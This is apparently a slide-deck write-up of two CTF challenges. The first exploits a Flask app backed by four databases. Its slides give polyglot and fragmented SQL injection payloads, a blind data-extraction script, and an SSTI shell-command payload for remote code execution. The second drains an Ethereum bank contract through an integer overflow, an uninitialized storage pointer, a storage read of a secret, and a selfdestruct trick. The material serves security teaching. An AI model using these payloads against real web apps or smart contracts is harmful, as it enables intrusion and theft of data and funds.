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# Okay

- **Just kidding**
- Let's talk through 2 challenges
- Both solved by 2 teams
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# Our challenges

- **Cyber Mimic Defense** — web challenge with fake attribution 😊
- **Belluminar Bank** — Ethereum smart contract challenge

# Cyber Mimic Defense

Polyglot SQL


# Cyber Mimic Defense — the setup

- Teams get source code of the Flask web application
- It uses 4 DBMS on backend:
  - SQLite
  - MySQL
  - PostgreSQL
  - MSSQL
- Goal: Get Remote Code Execution
- Author: **Beched**

# Cyber Mimic Defense — summary

- Authentication SQL query is sent to all 4 DBMS
- Response is selected by majority voting
- At least 3 DBMS should return the same value
- Also the terminal symbols (quotes) are chosen randomly
- *Inspired by Cyber Mimic Defense competition in Nanjing (May 2018)*

# Cyber Mimic Defense — summary





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```
39 def __init__(self, username):
40     self.DB_CONNECTIONS = {
41         'mssql': pymssql.connect('127.0.0.1', 'belluminar', '***', 'belluminar')
42         'mysql': MySQLdb.connect(host='localhost', user='belluminar', passwd='*')
43         'psql': psycopg2.connect("dbname='belluminar' user='belluminar' host='localhost'")
44         'sqlite': sqlite3.connect(os.path.dirname(os.path.realpath(__file__)) + 'sqlite.db')
45     }
46     result = [self.find_user(username, driver) for driver in self.DB_CONNECTIONS]
47     common = Counter(result).most_common()[0]
48     user = () if common[1] < len(result) - 1 else common[0]
49     if not user:
50         raise UserNotFoundError()
51     self._id = user[0][0]
52     self.username = user[0][1]
53     self.id = self.username # 我们需要用这个
54     self.password = user[0][2]
```




Arbitrator algorithm

# Cyber Mimic Defense — summary

```
33 def find_user(self, username, driver):
34     quote = choice(TERMINAL_TOKENS.get(driver, ['"', ''])) ← Random choice
35     # 我知道这不太好
36     query = '''select * from users where username=%s%s%s;''' % (quote, username, quote)
37     return self.query(query, driver)
38
```

# Cyber Mimic Defense — summary

```
23     def query(self, query, driver):
24         try:
25             conn = self.DB_CONNECTIONS[driver]
26             c = conn.cursor()
27             c.execute(query)
28             r = tuple(c.fetchall())
29             return r
30         except Exception, e:
31             return ()
```



Stacked queries  
also possible

# Cyber Mimic Defense — summary

```
12  TERMINAL_TOKENS = {  
13      'psql': ['"', '$$'],  
14      'mssql': ["'"]  
15  }  
16
```

Postgres and MSSQL  
don't allow double quote

# Cyber Mimic Defense — step 1

- Construct a **Polyglot** payload
- Ok, but how to *exfiltrate* the data?
- You need to manipulate the *quorum*
- Make the voting result condition-dependent

# Cyber Mimic Defense — step 1

- But what about the *quotes*?
- Use a randomized algorithm
- Sometimes the request will fail because of the wrong quotes

# Cyber Mimic Defense — step 1

- The request is:
  - `select * from users where username='...'`
- Or
  - `select * from users where username="..."`
- Or
  - `select * from users where username=$$...$$`

# Cyber Mimic Defense — step 1

- An example polyglot payload:

```
select * from users where username=' ' or 1=1 -- " or 1=1 -- '  
select * from users where username="" or 1=1 -- " or 1=1 -- "
```



# Cyber Mimic Defense — step 1

- An actual payload for MSSQL exfiltration:

```
" or 1=1# $$ or 1=1 -- " or ascii(substring((select host_name()),1,1))>0 --
```

MySQL PostgreSQL MSSQL ~~SQLite~~

# Cyber Mimic Defense — step 1

```
" or 1=1# $$ or 1=1 -- ' or ascii(substring((select host_name()),1,1))>0 --
```


- The above payload works as follows:
  - MySQL: 50% true (when "quotes" used)
  - PostgreSQL: 50% true (when \$\$quotes\$\$ used)
  - SQLite: 100% false (wrong syntax)
  - MSSQL: **condition-dependent**
- If the condition is true, then
  - In 25% ( $0.5^2$ ) of cases  $\frac{3}{4}$  responses will be true
  - Otherwise only  $\frac{1}{2}$  responses will be true (no quorum)

# Cyber Mimic Defense — step 1

- This makes a randomized algorithm
- Just repeat the request N times
- If **at least 1** response is true (you signed in)
- Then the condition is true

# Cyber Mimic Defense — step 1

```
5 payload = '''" or 1=1# $$ or 1=1 -- ' or ascii(substring((%s),%s,1))>%s -- a'''
6 query = "select host_name()"
7
8 s = requests.Session()
9
10 res = ''
11 for i in xrange(1, 100):
12     l, r = 0, 128
13     while l < r - 1:
14         m = (l + r) / 2
15         u = payload % (query, i, m)
16         t = max(['Invalid password' in
17                 s.post(
18                     'http://%s/admin/login/' % target,
19                     data={'username': u, 'password': 'asd'},
20                     headers={'Content-Type': 'application/x-www-form-urlencoded'
21                             } for _ in xrange(15))])
22         print l, r, t, u
23         if t == False:
24             r = m
25         else:
26             l = m
27     res += chr(r)
```



The diagram illustrates the execution of a query and a binary search process. A red arrow points from the text "Query to execute" to the `query` variable on line 6. Another red arrow points from the text "Retry attempts for binary search" to the `while` loop on line 13, which implements a binary search to find the correct password character.

# Cyber Mimic Defense — step 2

- Ok, what's next? Is the *flag* in the DB?
  - Nope.
- Where is it then?
  - On the server.
- Go get RCE

# Cyber Mimic Defense — step 2

```
45 @expose('/')
46 def index(self):
47     if not login.current_user.is_authenticated:
48         return redirect(url_for('.login_view'))
49
50     self._stubs()
51     self.header = "Dashboard"
52     # 这是真的安全
53     try:
54         login.current_user.query('EXEC sp_logEvent 'View at %s', 'dashboard', 'visit';"% time.time(), 'mssql')
55     except:
56         pass
57     page = os.path.basename(request.args.get('page', 'dashboard'))
58     return render_template('sb-admin/pages/%s.html' % page, admin_view=self)
```


# Cyber Mimic Defense — step 2

- There's a stored procedure for logging in MSSQL
- Let's read its source code:
  - `select routine_definition from master.information_schema.routines where routine_name='sp_logEvent'`

# Cyber Mimic Defense — step 2

```
1  USE MASTER
2  GO
3
4  DROP PROCEDURE sp_logEvent;
5  GO
6
7  CREATE PROCEDURE sp_logEvent(@Txt varchar(max), @Name varchar(40), @Type varchar(40))
8  WITH EXECUTE AS OWNER
9  AS
10 BEGIN
11     DECLARE @query varchar(max);
12     SET @Txt = REPLACE(@Txt, "'", "''")
13     SET @Name = REPLACE(@Name, "'", "''")
14     SET @Type = REPLACE(@Type, "'", "''")
15     SET @query = 'EXEC master..spWriteStringToFile ''' + @Txt + ''',
16     'C:\Users\belluminar\Desktop\webapp\logs\' + @Name + ''', ''' + @Type + '.log''';
17     EXECUTE(@query);
18 END
19 GO
20
21 GRANT EXECUTE ON sp_logEvent to PUBLIC
22 GRANT VIEW DEFINITION ON sp_logEvent TO PUBLIC
```

Input escaping





# Cyber Mimic Defense — step 2

- A user input is concatenated with the query
- But what about *escaping*?
- Exploit **fragmented SQL injection**
- Some of input vars are only 40 bytes wide
- They can be **truncated**

# Cyber Mimic Defense — step 2

- The payload for arbitrary file creation/overwrite:

```
'; exec sp_logEvent "asd", '../server////////////////////////////////////',  
'"../anywhere.txt"--'; --
```

File contents	File path	Outer injection	Inner injection
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# Cyber Mimic Defense — step 2

```
'; exec sp_logEvent "asd", '../server////////////////////////////////////',  
'../anywhere.py"--'; --
```

- The above payload works as follows:
  - Stack queries to call sp\_logEvent
  - Pass “...(39 bytes)’(single quote)” as @Name
    - It gets escaped (+1 byte) and truncated again (single quote unescaped)
  - Pass the rest of the master..spWriteStringToFile call
  - (Double quotes don’t get escaped)

# Cyber Mimic Defense — step 3

- The rest should be easy
- You can overwrite the *Flask* files
- Python files do not automatically reload
- That's why overwrite template files
- Use **SSTI** to execute the code

```
{{'.__class__.__mro()[2].__subclasses__()[231]('type ../../\flag*  
> templates/sb-admin/pages/res.html',shell=True)}}
```

# Cyber Mimic Defense — step 3

```
8 s.post(
9     'http://%s/admin/login/' % target,
10    data=r"""username='%3bexec+sp_logEvent+'{{'__.__class__.__mro()[2].__subclasses__()[
    231]('type+..\..\flag*+>+templates/sb-admin/pages/res.html',shell=True)}}",+'
    ./server////////////////////////////////////////'',+', "../templates/sb-admin/pages/x.
    html"--+'%3b+--+&password=asd""",
11    headers=h)
12
13 [
14     s.post(
15         'http://%s/admin/login/' % target,
16         data="username='+union+select+0,'root','7815696ecbf1c96e6894b779456d330e'+--+&p
            assword=asd", headers=h
17     ) for _ in xrange(10)
18 ]
19
20 s.get('http://%s/admin/?page=x' % target)
21 print s.get('http://%s/admin/?page=res' % target).text
```

Randomized sign in  
to trigger the template

Read the flag

# Belluminar Bank

EVM storage corruption

# Belluminar Bank — the setup

- Each team is given a private blockchain
- The BelluminarBank contract is deployed there
- You need to empty its balance
- Author: **Beched**

# Belluminar Bank — the summary

Belluminar Bank is very small and special. It works as follows:

- Anyone can invest any amount of money and should specify deposit term (deposit will be locked before that);
- Deposit term must be at least 1 year greater than deposit term of previous client;
- An account number is assigned to each deposit;
- Account 0 contains 31337 wei, locked for many years by the bank owner (contract creator);
- The bank owner can confiscate your deposit 1 year after the deposit term (if you don't withdraw).

Your goal is to hack this bank and empty its balance. If you succeed, the bot will send you the flag in transaction data.

Your eth address: 0x72d45c0dc7EfdAfd00467086B65B2fe078788c44

Unlock password: 123qwe

Contract address: 0x8630b28e30890060bc32a48d077d9873ec7499c4



# Belluminar Bank — step 1

- You need to fetch the contract from the blockchain
- And reverse engineer its bytecode
- You may even decompile it (if the tools work)
- And you may even find the contract without its address

# Belluminar Bank — step 1

```
1  account = '0x72d45c0dc7EfdAfd00467086B65B2fe078788c44';
2  web3.personal.unlockAccount(account, '123qwe', 1500);
3
4  web3.eth.defaultAccount = account;
5
6  for (i = 0; i < web3.eth.getBlock('latest').number; ++i) {
7      b = web3.eth.getBlock(i);
8      if(b.transactions != '') {
9          var target = web3.eth.getTransactionReceipt(b.transactions.toString()).contractAddress;
10         console.log('Found contract: ', target);
11         break;
12     }
13 }
```

Just find the first block  
with >0 transactions

# Belluminar Bank — step 1

- EVM bytecode is simple
  - You can use evmdis, radare2, mythril, ethersplay, etc
  - Also see my small tool  
<https://github.com/beched/abi-decompiler>
- For the sake of simplicity we'll look at the contract's source code 😊

# Belluminar Bank — step 2

- The first vulnerability:
  - Integer overflow
- You need it to bypass *deposit term* checks
- Otherwise your money will be locked for a lifetime

# Belluminar Bank — step 2


```
3 contract BelluminarBank {
4     struct Investment {
5         uint256 amount;
6         uint256 deposit_term; ←
7         address owner;
8     }
9     Investment[] balances;
10    uint256 head;
11    address private owner;
12    bytes16 private secret;
13
14    function BelluminarBank(bytes16 _secret, uint256 deposit_term) public {
15        secret = _secret;
16        owner = msg.sender;
17        if(msg.value > 0) {
18            balances.push(Investment(msg.value, deposit_term, msg.sender));
19        }
20    }
```

This is a deposit term field  
You want to make it small to unlock the deposit

# Belluminar Bank — step 2

```
26 function invest(uint256 account, uint256 deposit_term) public payable {
27     if (account >= head && account < balances.length) {
28         Investment storage investment = balances[account];
29         investment.amount += msg.value;
30     } else {
31         if(balances.length > 0) {
32             require(deposit_term >= balances[balances.length - 1].deposit_term + 1 years);
33         }
34         investment.amount = msg.value;
35         investment.deposit_term = deposit_term;
36         investment.owner = msg.sender;
37         balances.push(investment);
38     }
39 }
40 }
```

Here's the check and the bug



# Belluminar Bank — step 2

- Place a deposit with the deposit\_term
  - = -1 year + 1
  - = 0xffe1ecc80
- Now you can place a deposit with deposit\_term=0

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


# Belluminar Bank — step 3

- The next vulnerability:
  - Uninitialized storage pointer
- EVM memory management is quite peculiar
- The pointer to Investment struct was not initialized
- It points to the slot 0 by default

# Belluminar Bank — step 3

```
26 function invest(uint256 account, uint256 deposit_term) public payable {
27     if (account >= head && account < balances.length) {
28         Investment storage investment = balances[account];
29         investment.amount += msg.value;
30     } else {
31         if(balances.length > 0) {
32             require(deposit_term >= balances[balances.length - 1].deposit_term + 1 years);
33         }
34         investment.amount = msg.value;
35         investment.deposit_term = deposit_term;
36         investment.owner = msg.sender;
37         balances.push(investment);
38     }
39 }
```





Slot 0 (balances)  
Slot 1 (head)  
Slot 2 (owner)

# Belluminar Bank — step 4

- Another weakness is an **Illusion of access control**
- The private variable *secret* is used to authenticate *confiscate()* callers
- But on the blockchain nothing is private
- Easy: call `web3.getStorageAt()` to leak the contract's storage

# Belluminar Bank — step 4

```
68 web3.eth.getStorageAt(  
69     target,     
70     3,   
71     function(e,v){  
72         console.log('Got secret: ', '0x' + v.substring(34,66));  
73         secret = '0x' + v.substring(34, 66);  
74     }  
75 )  
76
```

Contract address  
Storage slot number

# Belluminar Bank — step 5

- The last bug in chain: Unexpected ether
- When exploiting previous bugs, we can
  - Craft unlockable deposits
  - Become an owner of the contract
  - Call confiscate and get all the money 😊

# Belluminar Bank — step 5


- But the balance will actually become *greater*!
  - The reason is *balances.push()* call
  - It increments *balances.length*
  - But *investment.amount* points exactly there!
- This means that contract's balance is *less* than the calculate value to confiscate
  - Also the contract doesn't have *fallback()* method
  - We cannot simply send ether there to make the it even

# Belluminar Bank — step 5

- The simple way to solve is to **kill yourself**
- Create a contract which immediately self-destructs
- All the ether from its balance can be transferred to the “inheritor”

# Belluminar Bank — step 5

```
1 contract Donor {  
2     function Donor(BelluminarBank target) public payable {  
3         selfdestruct(target);  
4     }  
5 }  
6  
7  
8
```



The diagram illustrates the flow of ether in the Donor contract. A red arrow points from the text box to the `target` parameter in the `Donor` function signature on line 2. Another red arrow points from the text box to the `selfdestruct(target)` call on line 3. A third red arrow points from the text box to the `payable` keyword on line 2, indicating that ether can be sent to the contract.

You can send ether  
to Donor  
And transfer it to  
any contract



# Belluminar Bank — step 6

- Chain all the bugs
- Empty the contract's balance
- Listen for the flag on the blockchain

# Belluminar Bank — step 6

```
victim.confiscate(  
  secret,  
  {gas: '3000000'},  
  function(e,v) {  
    console.log(e,v);  
    setInterval(function() {  
      if(web3.eth.getBalance(target) == 0) {  
        console.log('Solved! Balance=0. Searching for flag...');  
        for (i = web3.eth.getBlock('latest').number - 10; i < web3.eth.getBlock('latest').number; ++i) {  
          b = web3.eth.getBlock(i);  
          // dirty but working  
          if(b.transactions.toString().length == 66 && web3.eth.getTransaction(b.transactions.toString()).to == '0x72d45c0dc7efdafd00467086b65b2fe078788c44') {  
            var flag = web3.eth.getTransaction(b.transactions.toString()).input;  
            console.log('Found flag: ', web3.toAscii(flag));  
            break;  
          }  
        }  
      } else {  
        console.log('Not yet solved, waiting...')  
      }  
    }, 1000);  
  }  
);
```

Call to confiscate all the deposits  
Leaked secret

Check the balance

Search for the flag

谢谢

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